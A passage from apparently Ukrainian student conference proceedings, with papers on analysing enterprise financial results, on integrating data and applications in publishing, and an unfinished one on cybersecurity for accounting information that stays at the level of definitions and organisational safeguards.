Звіт про фінансові результати – основне інформаційне джерело при здійсненні аналітичної оцінки фінансових результатів підприємства поряд із даними оперативного, бухгалтерського й статистичного обліку. Нині порядок формування фінансових результатів регламентує Національне положення (стандарт) бухгалтерського обліку 1 «Загальні вимоги до фінансової звітності». Цим документом з**віт про фінансові результати** визначено як звіт про доходи, витрати і фінансові результати діяльності підприємства та сукупний дохід. Форма № 2, яка з прийняттям НП(С)БО 1, зазнала помітних змін у своїй структурі, порівняно зі звітом, який складали суб'єкти господарювання до 2012 р. включно. У звіті виокремлюють такі показники прибутку, як валовий, фінансовий результат від операційної діяльності, фінансовий результат до оподаткування й чистий фінансовий результат. Зокрема, у розділі II «Сукупний дохід» розкривається інформація про зміни у власному капіталі протягом звітного періоду внаслідок господарських операцій та інших подій (за винятком змін капіталу за рахунок операцій із власниками). У ньому надається інформація про дооцінку (уцінку) необоротних активів, фінансових інструментів, накопичених курсових різниць, частку іншого сукупного доходу асоційованих та спільних підприємств й інший сукупний дохід [7].

Доходи та витрати – економічні категорії, рівень яких визначає величину прибутку й рентабельності підприємства. Доходи та витрати визначають згідно з П(С)БО та відображаються у Звіті про фінансові результати в момент їх виникнення, незалежно від часу надходження й сплати грошей. Отже, прибуток (збиток) – це умовний розрахунковий

показник, а не реальні грошові кошти, які можна використовувати в операціях купівлі-продажу. Прибуток може відрізнятися від реальної величини грошових коштів на величину несплаченої дебіторської заборгованості, кредитів, амортизаційних нарахувань і т. ін. У зв'язку з цим у фінансовій звітності може бути завищена величина прибутку й, відповідно, оцінка рентабельності буде висока, але підприємство при цьому може відчувати гострий дефіцит грошових коштів. І навпаки, величина прибутку може бути незначною, а фінансовий стан – цілком стійким. Крім того, на практиці більшість вітчизняних підприємств використовують схеми «оптимізації оподаткування», що призводить до спотворення прибутку з метою заниження бази оподаткування. Тому аналіз прибутку підприємства доцільно проводити у взаємозв'язку з оцінкою грошових потоків підприємства.

Суб'єкти господарювання, які зацікавлені у віддачі від використання ресурсів і вкладеного капіталу, аналізують не лише абсолютну ефективність діяльності підприємства, а й відносну. Для цього співвідносять отриманий ефект із витратами, тобто розраховують показники рентабельності.

Залежно від того, що є базовим показником для розрахунку, тобто з чим порівнюють вибраний показник фінансового результату діяльності, виділяють три групи показників рентабельності:

1. Рентабельність активів (показує ефективність використання майна підприємства – економічна рентабельність) і капіталу (засвідчує ефективність управління капіталом підприємства – фінансова рентабельність). Ці коефіцієнти обчислюють за допомогою співвідношення величини прибутку до середньорічної величини майна чи власного капіталу. Потрібно зауважити, що з появою Розділу II «Сукупний дохід» Форми №2, доречно при розрахунку вищезазначених коефіцієнтів у знаменнику використовувати не чистий фінансовий результат (р. 2350), а сукупний дохід (р. 2465).

2. Рентабельність продажів (визначає ефективність продажу продукції з погляду отриманого прибутку – валового, операційного або чистого). Зазначені показники розраховують за допомогою зіставлення відповідного показника прибутку (р. 2090; р. 2190; р. 2350) до чистого доходу від реалізації прибутку (р. 2000).

3. Третя група показників рентабельності формується аналогічно першій і другій, однак, замість прибутку, у розрахунок береться чистий приплив грошових коштів [10, с. 252]. У західній обліково-аналітичній практиці досить широко застосовують цю методику.

Доцільно впроваджувати цю методику й у вітчизняну практику, адже реальні можливості будь-якого підприємства, у підсумку, визначаються не фінансовим результатом, а здатністю генерувати грошові потоки. Використання непрямого методу розрахунку потоку грошових коштів у результаті операційної діяльності дасть змогу уточнити різницю між фінансовим результатом діяльності у вигляді прибутку (збитку) та реальними грошовими коштами [16].

Процес формування фінансових результатів спрямований на те, щоб досягти потрібного їх розміру, реалізувати всі резерви, за рахунок фінансової, операційної та інвестиційної діяльності. Тому, слід розглянути підходи щодо формування фінансових результатів.

Проведення аналізу фінансових результатів діяльності підприємства передбачає використання певної методики, тобто сукупності правил, прийомів і методів вивчення та опрацювання фінансової інформації

Основні методи аналізу об'єкта дослідження – вертикальний, горизонтальний, трендовий, коефіцієнтний, факторний. Більшість науковців, аналізуючи фінансово-господарську діяльність, звертають свою увагу на горизонтальний, вертикальний та фінансовий аналіз. Найменш використовуваними прийомами у фінансовому аналізі є економіко-математичні й функціонально-вартісні прийоми [8].

Окрім традиційних математично-статистичних методів дослідження фінансових результатів, учені виокремлюють економічні методи, методи економічної кібернетики й оптимального програмування, методи дослідження операцій і теорії прийняття рішень. Для глибокої оцінки фінансових результатів та точнішого обґрунтування рекомендацій для покращення роботи підприємства також використовують CVP-аналіз і концепцію фінансового важеля [15].

За результатами проведеного аналізу наукової, навчально-методичної літератури, зокрема, [1, с. 216–245], [3, с. 78–89], [4, с. 37–80], , [6], [9], [12, с. 427–478], [13, с. 182–200], [14, с. 447–476], у частині підходів до оцінювання фінансових результатів, було виявлено, що аналіз цього об'єкта дослідження здійснюють за напрямами:

- оцінка рівня, динаміки й структури фінансових результатів та показників, що їх формують, тобто доходів і витрат;
- аналіз фінансового результату від операційної діяльності як основної діяльності підприємства;
- визначення впливу основних факторів на формування фінансового результату суб'єкта господарювання;
- аналіз показників рентабельності.

Зокрема, застосовувати .аналіз складу, рівня, динаміки та структури фінансових результатів; аналіз прибутку від реалізації продукції; аналіз рівня беззбитковості; аналіз рентабельності; аналіз виробничого та фінансового левериджу; оцінювати резерви зростання прибутку й рентабельності від реалізації продукції запропоновано у роботі [1, с. 216–245].

Здійснювати факторний аналіз прибутку від операційної діяльності, аналіз складу, рівня, динаміки й структури фінансових результатів та аналіз взаємозв'язку обсягів виробництва, собівартості та прибутку визначено у роботі [2, с. 24–40] .

Оцінювати динаміку й структури показників прибутку, аналізувати фінансові результати від іншої реалізації фінансових укладень і позареалізаційної діяльності, оцінювати динаміку показників рентабельності та проводити факторний аналіз прибутку від реалізації продукції (робіт, послуг) запропоновано у роботі [3, с. 78–89].

На необхідності виконувати оцінку динаміки й складу фінансових результатів, аналізувати взаємозв'язки витрат, обсягу виробництва та прибутку, рентабельність підприємства та здійснювати факторний аналіз прибутку від операційної діяльності наголошено у роботі [4, с. 37–80].

На оцінюванні рівня й динаміки показників прибутку операційної діяльності, аналізі використання прибутку; аналізі рентабельності; аналізі використання прибутку, аналізі доходів, витрат і фінансових результатів інвестиційної та фінансової діяльності, аналізі дивідендної політики, аналізі й оцінці виробничого та фінансового левериджу наголошено у роботі [5, с. 258–278, 334–340].

Здійснювати структурно-динамічний аналіз фінансових результатів, у тому числі доходів та витрат, аналіз показників рентабельності, факторний аналіз фінансових результатів та коефіцієнтний аналіз фінансових результатів пропонують у роботі [6].

Здійснювати загальне оцінювання динаміки показників прибутку та факторний аналіз прибутку від реалізації продукції (товарів, послуг), аналізувати вплив інфляції на фінансові результати, аналізувати розподілу прибутку та його використання визначено у підручнику Поповича П. Я. [9].

Про необхідність проведення вертикального і горизонтального аналізу фінансових результатів підприємства, факторного аналізу прибутку, аналізу показників рентабельності, аналізу резервів збільшення прибутку та систему «директ-кост» як теоретичну базу аналізу витрат та оптимізації прибутку наголошено у роботі [12, с. 427–478].

У навчальному посібнику Косової Т.Д наголошено на необхідності проведення аналізу валового прибутку підприємства, аналізі умов беззбитковості підприємства, аналізі фінансових результатів операційної та іншої діяльності підприємства [13, с. 182–200],

Про доцільність аналізу впливу факторів на фінансові результати та аналізу розподілу чистого прибутку наголошено у роботі[14, с. 447–476].

Згідно міжнародних стандартів фінансової звітності для визначення фінансового результату рекомендують застосовувати метод «витрати-випуск».В обліковій практиці зарубіжних країн використовують два варіанти цього методу:

– передбачається визначення фінансового результату звітного періоду як різниці між доходами від реалізації і витратами періоду;

– фінансовий результат обчислюється як різниця між вартістю чистих активів на кінець і початок періоду з виключенням внесків капіталу і вилучень [17].

У подальших дослідженнях розглянуті підходи та методи аналізу фінансових результатів суб'єктів господарювання будуть використані для побудови комплексної економіко-математичної моделі, реалізація якої за допомогою сучасного програмного забезпечення, сприятиме більш оперативному його здійсненню.

Висновки. Проведений аналіз показав, що поняття «фінансові результати» є складною, багатовимірною категорією. Фінансовий результат у формі прибутку виступає головною метою діяльності підприємства та одним з ключових показників, що визначає ефективність його діяльності. Інформація про фінансовий результат відображається у фінансових звітах підприємства та є загальнодоступною інформацією для визначення рівня ліквідності, платоспроможності та фінансової стійкості підприємства, головним інформаційним джерелом для потенційних партнерів.

Дослідження існуючих методик аналізу фінансових результатів діяльності підприємства показало, що існують різні підходи до здійснення аналітичної оцінки об'єкта дослідження і лише комплексний підхід дозволить отримати найбільш повну інформацію про поточний стан і подальші можливості суб'єкта господарювання.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Грабовецький Б. Є. Фінансовий аналіз та звітність: навч. посіб. /Б.Є.Грабовецький, І.В.Шварц. – Вінниця : ВНТУ, 2011. – 281 с.

2. Ізмайлова К. В. Фінансовий аналіз : навч. посіб. / К.В.Ізмайлова. – [2-ге вид., переробл. і доповн.]. – К.: МАУП, 2001. – 152 с.

3. Крамаренко Г. О. Фінансовий аналіз : підручник / Г. О. Крамаренко, О. Є. Чорна. – К.: Центр учб. Л-ри, 2008 – 392 с.

4. Литвин Б. М. Фінансовий аналіз : навч. посіб. /Б.М.Литвин, М.В.Стельмах. – К. : «Хай-Тек Прес», 2008. – 336 с.

5. Мних Є. В. Фінансовий аналіз: підручник /Є.В.Мних, Н.С.Барабаш. – К.: Київ. нац. торг.-екон. Ун-т, 2014. – 536 с.

6. Мочаліна З. М. Методичний інструментарій та сучасні проблеми аналізу фінансових результатів / З.М.Мочаліна, О.В.Поспелов // Комунальне господарство міст : наук.-техн. зб. – 2011. – №98. – С. 221–227.

7. Національне положення (стандарт) бухгалтерського обліку 1 «Загальні вимоги до фінансової звітності»: наказ Міністерства фінансів України від 07.02.2013 №73 [електронний ресурс]. - Режим доступу: https://zakon.rada.gov.ua/laws/show/z0336-13/ed20170314#n46. - Назва з екрану.

8. Остап'юк Н. А. Методика оцінки фінансового стану підприємства в умовах інфляції /Н.А.Остап'юк //Вісник ЖДТУ. – 2011. – №1(55). – С. 127–129.

9. Попович П. Я. Економічний аналіз діяльності суб'єктів господарювання : підручник / П. Я. Попович. – [3-тє вид., переробл. і д оповн.]. – К. : Знання, 2008. – 630 с.

10. Прокопенко І. Ф. Комп'ютеризація економічного аналізу (теорія, практика) : навч. посіб. / І. Ф. Прокопенко. – К. : Центр навч. л-ри, 2005. – 340 с.

11. Статистичний щорічник України за 2014 рік [Електронний ресурс]. – Режим доступу : http://ukrstat.org/uk/druk/publicat/kat_u/publ1_u.htm

12. Фінансовий аналіз / [М. Д. Білик, О. В. Павловська, Н. М. Притуляк, Н. Ю. Невмержицька]. – [2-ге вид.]. – К. : КНЕУ, 2007. – 592 с.

13. Фінансовий аналіз : навч. посіб. / за заг. ред Т. Д. Косової, І. В. Сіменко. – К . : Центр учб. л-ри, 2013. – 440 с.

14. Цал-Цалко Ю. С. Фінансова звітність підприємств та її аналіз : навч. посіб. / Ю. С. Цал-Цалко //Фінансовий аналіз : підручник. – К.: Центр учб. л-ри, 2008. – 568 с.

15. Яріш П. М. Методи проведення аналізу фінансових результатів діяльності організацій /П. М. Яріш, Ю. В. Касьянова // Управління розвитком. – 2013. – № 4(144). – С. 159–162.

16. Дейнека О.В. Сутність поняття «фінансовий результат» та особливості його формування / Дейнека О.В., Остапенко О.А. // Молодіжн. наук. вісн. УАБС НБУ. Економічні науки, 2013. – №4.

17. Міжнародні стандарти фінансової звітності / за ред. С.Ф. Голова. – К.: Фенікс, 2009. – 367 с.

Москалюк Олексій Вадимович,
студент групи КМІз-18-1
ННІ інформаційних технологій
Науковий керівник:
Антонюк Анатолій Олександрович,
к.фіз.-мат.н., доцент кафедри
інтелектуальних управляючих
та обчислювальних систем

ІНТЕГРАЦІЯ ДАНИХ, ІНФОРМАЦІЇ ТА ДОДАТКІВ

Різноманітність джерел інформації для формування контенту видання вимагає використання інструментарію інтеграції інформаційних потоків різних типів – даних, інформації та додатків.

Інтеграція даних – це вилучення, перетворення і завантаження даних з різних систем в єдиний склад даних, призначений для обробки та аналізу (підготовки звітності).

Окремим випадком інтеграції даних виступає інтеграція інформації.

Під інтеграцією інформації розуміється інтеграція даних, які знаходяться у різних системах, та їх подання в уніфікованому, узгодженому і точному вигляді, що призначений для вивчення та обробки даних. Таку інтеграцію призначено винятково для кінцевих користувачів, яким для виконання поставлених перед ними завдань необхідно працювати з багатьма системами.

Необхідною умовою здійснення інтеграції інформації є проведення досконалого аналізу, по-перше, задіяних систем і даних з метою визначення релевантних даних, що підлягають процедурам вилучення і перетворення з наступним обов'язковим «очищенням» цих даних, а по-друге, цільових структур, які будуть завантажувати ці дані.

Підготовка звітності здійснюється за допомогою аналітичних засобів, що дозволяють кожен раз по-новому подивитись на зібрані дані, тобто допомагають створювати інформацію, необхідну для прийняття рішень.

Інтеграцію додатків сфокусовано на інтеграції даних різних додатків або систем.

Як тільки дані в одній системі змінюються, ця зміна передається в інші системи, що розглядаються, зазвичай за допомогою асинхронної передачі повідомлень. Кілька років тому з'явився термін EAI (інтеграція корпоративних додатків), що означає інтеграційну платформу, яка складається з системи передачі повідомлень, брокера для маршрутизації і трансформації, а також набору адаптерів, які спрощують взаємодію з програмами та даними з різних систем.

Результат порівняння процесів інтеграції даних, інтеграції інформації та інтеграції додатків наведено в табл. 1.

Таблиця 1

Порівняльна характеристика інтеграцій даних, інформації та додатків

	Дані	Мета	Кінцеві користувачі
Інтеграція даних	Історичні	Аналіз тенденцій	Особи, які приймають рішення
Інтеграція інформації	Актуальні	Досягнення ефективності	Технологи, верстальники
Інтеграція додатків	Актуальні	Синхронізація додатків	Корпоративні редакційно-видавничі відділи

При отриманні уніфікованого подання даних, що використовуються в різних системах, слід враховувати унікальний набір вимог і обмежень. По-перше, дані повинні бути доступні в «реальному часі», тобто мова йде про звернення до системи безпосередньо, а не до застарілих даних з раніше отриманої вибірки. По-друге, семантика, або значення, даних має бути визначена в системах. Залежно від системи дані можуть представлятися в різних форматах і з різними мітками, які найбільш доречні з точки зору їх використання, і для того, щоб

дані були придатні, користувачеві доведеться їх співвідносити. Таким чином, дані, які дублюються, мають бути видалені, достовірність даних має бути перевірена, мітки приведені у відповідність, а значення переформатовані і т.д. Все це звичайно виконується при першій необхідності вручну кінцевим користувачем.

У пошуках нових IT-рішень, впровадження яких дозволило б об'єднати ресурси наявних інформаційних систем, надати сервіси інформаційної взаємодії співробітників видавничо-поліграфічної галузі на новому рівні, видавництва все частіше звертають свої погляди у бік засобів інтеграції інформації та бізнес-процесів. Сьогодні, в середовищі вітчизняних IT-фахівців найбільш популярні такі групи подібних засобів:

■ системи управління потоками робіт (Workflow), які забезпечують автоматизацію спільної роботи співробітників у рамках певних бізнес-процесів. Процес може полягати у спільній підготовці чергового звіту для керівництва, прийняття та обробки деякого запиту і т.п. Такі рішення більшою мірою орієнтовані на спільну роботу користувачів, а не на забезпечення взаємодії інформаційних систем;

■ сховища даних (Warehouse), які слугують для створення аналітичної системи на основі ключових даних з різних програм та інформаційних джерел компанії. Подібні рішення дозволяють проводити аналіз змін ключових показників у часі, з різним рівнем деталізації будувати звіти про діяльність компанії. Реалізація подібних можливостей накладає певні обмеження на актуальність використовуваних даних, які рідко завантажуються в сховище (не частіше одного разу на день), і, як наслідок, їх не може бути використано для побудови оперативних звітів про поточну діяльність;

■ інтеграційні брокери (Integration Brokers), які забезпечують об'єднання бізнес-даних інформаційних систем. Як правило, їх робота полягає в маршрутизації і перетворенні даних між інформаційними системами з метою підтримки в деяких з них найбільш повної інформації про діяльність компанії. Область дії продуктів обмежена інтеграцією вже автоматизованих бізнес-процесів;

■ корпоративні портали (Enterprise Information Portals), які забезпечують єдину точку санкціонованого доступу до будь-яких наявних у компанії додатків та інформаційних джерел. Основу портальної технології складають так звані портлети – уніфіковані програмні компоненти, що забезпечують доступ до різних додатків і володіють

єдиними дизайном і можливостями налаштування. Створення індивідуального користувальницького інтерфейсу з використанням механізму портлетів дозволяє досягти нового рівня сервісу в спільній роботі співробітників з різнорідною корпоративною інформацією. Але разом з цим портали не можуть розглядатися як заміна всіх вищезазначених програмних рішень.

Сьогодні одним з основних джерел інформаційних потоків для формування електронного видання є мережа Інтернет, яка надає величезні можливості з інтеграції різноманітної інформації з будь-якої предметної області.

Разом з тим розвиток мережі Інтернет породив низку проблем, серед яких можна відзначити:

- непропорційне зростання рівня інформаційного шуму;
- засилля паразитної інформації, спаму;
- слабка структурованість інформації;
- багаторазове дублювання інформації.

Традиційному Web до того ж притаманні такі недоліки, як велика кількість «інформаційного сміття», неможливість гарантування цілісності документів, практична відсутність можливості смислового пошуку, обмеженість доступу до «прихованого» Web.

У листопаді 1999 р, один з керівників інституту пошуку та аналізу текстів, що входить у дослідницький підрозділ IBM, Андрій Бродер (Andrei Broder) і його співавтори з компаній AltaVista, IBM та Compaq математично описали «карту» ресурсів і гіперзв'язок існуючого простору World Wide Web.

Простеживши за допомогою пошукового механізму AltaVista понад 200 млн Web-сторінок і кілька мільярдів посилань, розміщених на цих сторінках, вчені дійшли таких висновків про структуру Web-простору, яка відповідає, на їх думку, орієнтованого графу з топологій «краватка-метелик» (Bow Tie), в якому вершини відповідають сторінкам, а ребра з'єднують сторінки гіперпосилання. У рамках цієї моделі вирішення задачі аналізу структури зв'язків між окремими Web-сторінками дозволило виявити таке:

- центральне ядро (28% Web-сторінок) – компоненти сильної зв'язності (SCC), або вузол «краватки», складають Web-сторінки, взаємопов'язані так тісно, що, дотримуючись гіперпосилання, з будь-якої з них у кінцевому рахунку можна потрапити на будь-яку іншу;
- 22% Web-сторінок – це «відправні Web-сторінки» (IN). Вони містять гіперпосилання, які в кінцевому рахунку ведуть до ядра, але з ядра до них потрапити не можна;

■ стільки ж (22%) «кінцевих Web-сторінок» (OUT), до яких можна прийти за такими адресами з ядра, але не можна повернутися назад;

■ 22% Web-сторінок (відростки) повністю ізольовані від центрального ядра: це або «миси», пов'язані гіперпосиланнями зі сторінками будь-якої іншої категорії, або «перешийки», що з'єднують дві Web-сторінки, які не входять в ядро.

Чотири основні множини (більше 90% Web-сторінок, що топологічно відносяться до однієї компоненті зв'язності) зумовили назву моделі – Bow Tie («краватка-метелик»). Існують і «острови», які взагалі не перетинаються з іншими ресурсами Інтернет. Єдиний спосіб виявити ресурси цієї групи – знати адресу.

Інформаційне забезпечення видавничої діяльності в сучасних умовах вимагає оперативності керування даними. Це, в свою чергу, підвищує вимоги щодо забезпечення безперервності видавничо-поліграфічного бізнесу.

У цьому зв'язку сьогодні важко уявити успішну видавничу діяльність, позбавлену доступу до актуальної, повної і достовірної інформації. Гак, як тільки інформація старіє зі швидкістю 2% на місяць, загальні щорічні втрати американських компаній від використання застарілої інформації становлять $ 611 млрд.

Ще однією проблемою зберігання даних є вибухове зростання їх обсягів внаслідок повсюдного впровадження інформаційних технологій та налагодження взаємозв'язків між контрагентами і програмами, а також (не в останню чергу) за рахунок неефективного зберігання, багаторазового дублювання і зберігання «сміттєвих» даних.

Більш того, наявні дані не використовуються так, як цього вимагають обставини видавничо-поліграфічної діяльності, а саме: в силу традицій, які склались у видавництвах, дані представляють собою «острівці» інформації, які зародилися на тому чи іншому додатку. При такому підході неможливо отримати інформацію з «нерідного» додатку, здійснити пошук за всіма джерелами, немає єдиного загального механізму доступу до інформації та чіткого розмежування прав такого доступу.

При використанні напівавтоматизованих процедур перенесення даних між додатками і системами трапляються помилки в силу присутності людського фактору, а також наявність безлічі історично прийнятих приватних рішень (відсутність загальносистемного підходу).

Перераховані вище фактори (вимоги щодо надійного зберігання цінних даних, необхідність актуальної, повної та достовірної інформації, зростання обсягів даних, потре ба у спільному використанні інформації) тягнуть за собою зростання витрат на системи зберігання даних і витрат на обслуговуючий персонал.

Ці проблеми не є новими і вже існує декілька системних підходів до їх розв'язання. Коротко вони зводяться до таких ідей:

■ ієрархічного зберігання (Hierarchical Storage Management) – розміщення даних, які рідко використовуються, на дешевих носіях;

■ розміщення даних залежно від їх змісту (Content-based Storage placement) – розміщення важливих даних на носіях з високим рівнем надійності та доступності;

■ обробка даних відповідно до метаданих (даних про дані), здійснення пошуку, категоризація інформації;

■ віртуалізація – представлення інфраструктури зберігання для систем, додатків і користувачів у простому вигляді; приховує складність різнорідної територіально розподіленої структури;

■ катастрофостійкість – автоматизоване відновлення даних і роботи додатків у задані терміни після виникнення аварій.

Дотримання вказаних вимог дасть можливість уникнути проблем у процесі інтеграції інформаційних потоків видавничої діяльності.

Овчинников Олександр Ігорович,
студент групи КМІз-18-1
ННІ інформаційних технологій
Науковий керівник:
Редич Олександр Володимирович,
к.е.н., доцент, доцент кафедри
інтелектуальних управляючих
та обчислювальних систем

КІБЕРБЕЗПЕКА ТА ЗАХИСТ ОБЛІКОВОЇ ІНФОРМАЦІЇ ПІДПРИЄМСТВА

Анотація. *У статті розглянуто особливості та відмінності дефініцій «захист облікової інформації», «безпека», «кібербезпека», «кіберпростір», розкрито відмінність між інформаційною та кібербезпекою. Обґрунтовано актуалізацію питання організації на підприємствах системи кібербезпеки облікової інформації. Розглянуто принципи і заходи щодо захисту облікової інформації в контексті кібербезпеки та деякі аспекти її організації.*

Ключові слова: *безпека, кібербезпека, кіберпростір, захист облікової інформації, загрози.*

CYBERSECURITY AND PROTECTION OF ENTERPRISE ACCOUNTING INFORMATION

Annotation. *In the article definitions of definitions «protection of accounting information», «security», «cybersecurity», «cyberspace» are considered, the distinction between information and cybersecurity is revealed. It is justified to actualize the issue of organization of accounting information at enterprises of the cybersecurity system. The principles and measures for the protection of accounting information in the context of cybersecurity and certain aspects of its organization are defined.*

Keywords: *security, cybersecurity, cyberspace, protection of accounting information, threats.*

Постановка проблеми. Гарантування стабільного максимально ефективного функціонування та розвитку будь-якого підприємства є основним завданням безпеки його економічної інформації. Найціннішою

економічною інформацією є облікова інформація, яка характеризує всі аспекти господарської діяльності. Сьогодні більшість суб'єктів господарювання використовують комп'ютеризовану форму ведення бухгалтерського обліку, яка передбачає використання спеціалізованого програмного забезпечення та технічних засобів. При цьому у комп'ютерних системах зберігаються і обробляються великі обсяги облікової інформації, будь-який збій може привести до надмірних витрат, недостатніх доходів, втрати активів, санкцій тощо. Тому головним пріоритетом захисту облікової інформації на підприємстві є розроблення заходів, спрямованих на збереження інформації, що міститься у комп'ютерних базах підприємства. Питання кібербезпеки зачіпає інтереси не лише державних інституцій, а і приватного сектору та громадянського суспільства. При цьому низький рівень взаємодії органів державної влади, неурядових організацій та приватного сектору, а також відсутність системних нормативних документів, які описували б загрози Україні в кіберпросторі, є наслідком відсутності цілісного обговорення кібербезпекових питань.

Аналіз досліджень та публікацій. Над розв'язанням проблеми забезпечення інформаційної безпеки підприємств працювали Мельник, М.В. Наконечна, О.В. Орлик,А.П. Дикий, О.І. Захаров, Е.Е. Ібрагімов, Н.С. Іванова, О.О. Л.С. Сорока, В.Н. Ясенів. Різні аспекти захисту облікової інформації розглядали І.В. Горячківська, В.В. Євдокимов, І.Ю. Кравченко, Н.Л. Шишкова, В.А. Шпак та ін. Питання визначення загроз кібербезпеки під час захисту облікової інформації знайшли відображення у роботах Ю.Ю. Мороз, Ю.С. Цаль-Цалка, В.В. Сторож. Проте проблеми кібербезпеки облікової інформації підприємств, зокрема установ державного сектору, потребують подальших досліджень.

Метою статті є висвітлення необхідності та змісту організації захисту облікової інформації у контексті забезпечення кібербезпеки підприємства.

Виклад основного матеріалу дослідження. Термін «захист облікової інформації» вживається у контексті стану її захищеності від випадкових або навмисних впливів природного або штучного характеру, що можуть привести до нанесення шкоди власникам або користувачам цієї інформації. Проте коли захист інформації стосується забезпечення безпеки інформаційних баз даних, а також різних програм, що входять у комп'ютерні мережі, виникає необхідність визначити співвідношення між інформаційною безпекою та кібербезпекою.

Вважається, що кібербезпека – це лише новий термін, який визначає саме те, чим вони займалися протягом останніх десятиліть. У науковій літературі під час розмежування понять «кібербезпека» та «інформаційна безпека» загрози кібербезпеці визначаються в уразливості об'єктів критичної інфраструктур, державних інформаційних ресурсів до кібератак, а також у фізичній і моральній застарілості системи охорони державної таємниці та інших видів інформації з обмеженим доступом. Втрата інформації, яка зберігається в окремому комп'ютері і є важливою для користувача цього комп'ютера, не може розглядатися як загроза кібербезпеці. Важливо те, що захист інформації потрібно організовувати, виходячи із цінності інформації не для себе, а для зловмисників, які будують відносини винятково на грошовій основі [1].

«Настанова з кібербезпеки від експертів» звертає увагу на те, що, як правило, більшу ініціативу щодо зниження ризиків, які надходять від кіберзагроз, проявляють великі міжнародні компанії, хоча ті самі загрози та ризики рівною мірою поширюються також на представників середнього і сімейного бізнесу. Міжнародна організація «Міжнародний телекомунікаційний союз» (International Telecommunication Union, ITU) кібербезпека – це набір засобів, стратегії, принципи забезпечення безпеки, гарантії безпеки, керівні принципи, підходи до управління ризиками, дії, професійна підготовка, практичний досвід, страхування та технології, які можуть бути використані для захисту кіберсередовища, ресурсів організації та користувача. У поняття «кібербезпека» за основу покладаєтьсяо розуміння поняття «безпека», що згідно з українським тлумачним словником означає стан, коли кому-небудь або чому-небудь ніщо не загрожує. Відповідно кібербезпека – це деякий стан системи, за якого нейтралізуються загрози доступності, цілісності або конфіденційності даних, що циркулюють в інформаційних системах. У національній стратегії кібербезпеки України розкривається поняття забезпечення кібербезпеки України як стану захищеності життєво важливих інтересів людини і громадянина, суспільства та держави в кіберпросторі, що досягається комплексним застосуванням сукупності правових, організаційних, інформаційних заходів. При цьому під кіберпростором розуміється середовище, яке виникає в результаті функціонування на основі єдиних принципів і за загальними правилами інформаційних, телекомунікаційних та інформаційно-телекомунікаційних систем [2].

У [7] автори розглядають кіберпростір як тріаду, яка містить у собі три основні складники, такі як 1) інформація в її цифровому поданні – статичному (файли, записані на носії даних) і динамічному (пакети, потоки, команди, запити); 2) технічна інфраструктура, ІКТ, програмне забезпечення, за допомогою яких здійснюється реалізація основних дій з інформацією (Інтернет і мережеві взаємозв'язки, комп'ютери, гаджети тощо); 3) інформаційна взаємодія суб'єктів із використанням інформації, одержуваної і оброблюваної за допомогою технічної інфраструктури. Кібербезпеку в частині облікової політики підприємства, засновану на реалізації і захисті економічних інтересів підприємства визнача'ється як захищеність його життєво важливих інтересів від внутрішніх і зовнішніх загроз, тобто захист підприємства, його кадрового і інтелектуального потенціалу, інформації, технологій, прибутку, доданої та ринкової вартості підприємства, який забезпечується системою заходів спеціального правового, економічного, організаційного, інформаційно-технічного і соціального характеру [3].

Міжнародним стандартом ISO/IEC 27001 поняття «захист інформації» трактується як забезпечення конфіденційності, цілісності та доступності інформації, під кібербезпекою облікової інформації розуміємо стан її захищеності, що створюється, зберігається, змінюється та використовується за допомогою комп'ютерної техніки, за якого забезпечується своєчасне виявлення, запобігання і нейтралізація несанкціонованого використання облікової інформації, порушення її конфіденційності, цілісності або знищення через електронні засоби, що ставить під загрозу життєво-важливі економічні інтереси підприємства. Технічні засоби захисту бухгалтерської інформації в автоматизованій системі науковці є і технології шифрування документів. Технологічним рівенем заходів з кібербезпеки може бути контроль доступу до облікових даних, управління та безпека авторизації облікової інформації. Основним способом попередження кіберзагроз є впровадження послідовних рівнів заходів контролю за доступом до сайту, системи та файлів. Створення механізму підзвітності дає змогу визначати, хто працює в системі та що робить у певний момент часу, і протоколювати події, що відбувалися в комп'ютерній інформаційній системі бухгалтерського обліку. Програмне забезпечення бухгалтерського обліку передбачає деякі засоби захисту. У програмних продуктах «Парус-Підприємство», «1С:Підприємство» існує система, що має вигляд паролю для входу в програму. Крім застосування засобів захисту, що вбудовуються у

програмне забезпечення, повинна бути передбачена низка адміністративних заходів, наприклад, стеження за відсутністю підслуховуючих пристроїв у комп'ютерних мережах тощо.

Вивчаючи роль бухгалтера у системі забезпечення економічної безпеки підприємства, науковці зазначають, що не меншу роль відіграє обізнаність облікових працівників у системі захисту економічної безпеки окремого суб'єкта господарювання [6]. Доцільною є практика заохочування постачальників та підрядників до дотримування принципів захисту інформації підприємства, яке замовляє продукцію, товари, роботи, послуги.

Об'єктом зацікавленості злочинців була і завжди буде приватна інформація, витоки якої здійснюють під час використання соціальних мереж через такі канали, як персональні комп'ютери, ноутбуки, смартфони, а тому підприємствам необхідно прописувати правила користування цією інформацією і стежити за безумовним їх виконанням. Не менш важливим повинно стати належне реагування на інциденти (внутрішнє чи зовнішнє – залежно від обставин). Ефективність системи кібербезпеки залежить від ефективного управління ризиками. Загалом управління кібербезпекою входить до загальної системи управління економічною безпекою підприємства, і залежно від розмірів та потужності підприємства, а також відповідно до розрахунків економічної доцільності рівня захисту облікової інформації вирішуються організаційно-кадрові питання. Вони передбачають створення або спеціальної служби із забезпечення кібербезпеки облікової інформації, або введення посади спеціаліста з кібербезпеки, який займатиметься розробленням охоронних систем для різних комунікаційних мереж і електронних баз даних у структурі служби внутрішнього контролю підприємства або бухгалтерської служби.

Фахівці з організації інформаційної безпеки та проведення тестування на проникнення, інспектори з організації захисту секретної інформації, аналітики проектів із кібербезпеки, системні адміністратори, адміністратори комп'ютерних мереж, менеджери систем з інформаційної безпеки, аналітики систем забезпечення кібербезпеки можуть представляти спецслужбу з кібербезпеки.

Основні обов'язки таких фахівців: – виявлення уразливих місць системи та моделювання можливої ситуації стороннього кібервпливу з позиції загроз і пов'язаних із ними ризиків; – контроль надійності функціонування системи захисту облікової інформації, розроблення

